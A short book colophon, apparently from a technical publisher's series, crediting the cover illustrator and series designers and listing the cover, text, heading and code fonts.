The cover illustration is by José Marzan Jr., based on an antique engraving from *Natural History of Animals*. The series design is by Edie Freedman, Ellie Volckhausen, and Karen Montgomery. The cover fonts are Gilroy Semibold and Guardian Sans. The text font is Adobe Minion Pro; the heading font is Adobe Myriad Condensed; and the code font is Dalton Maag's Ubuntu Mono.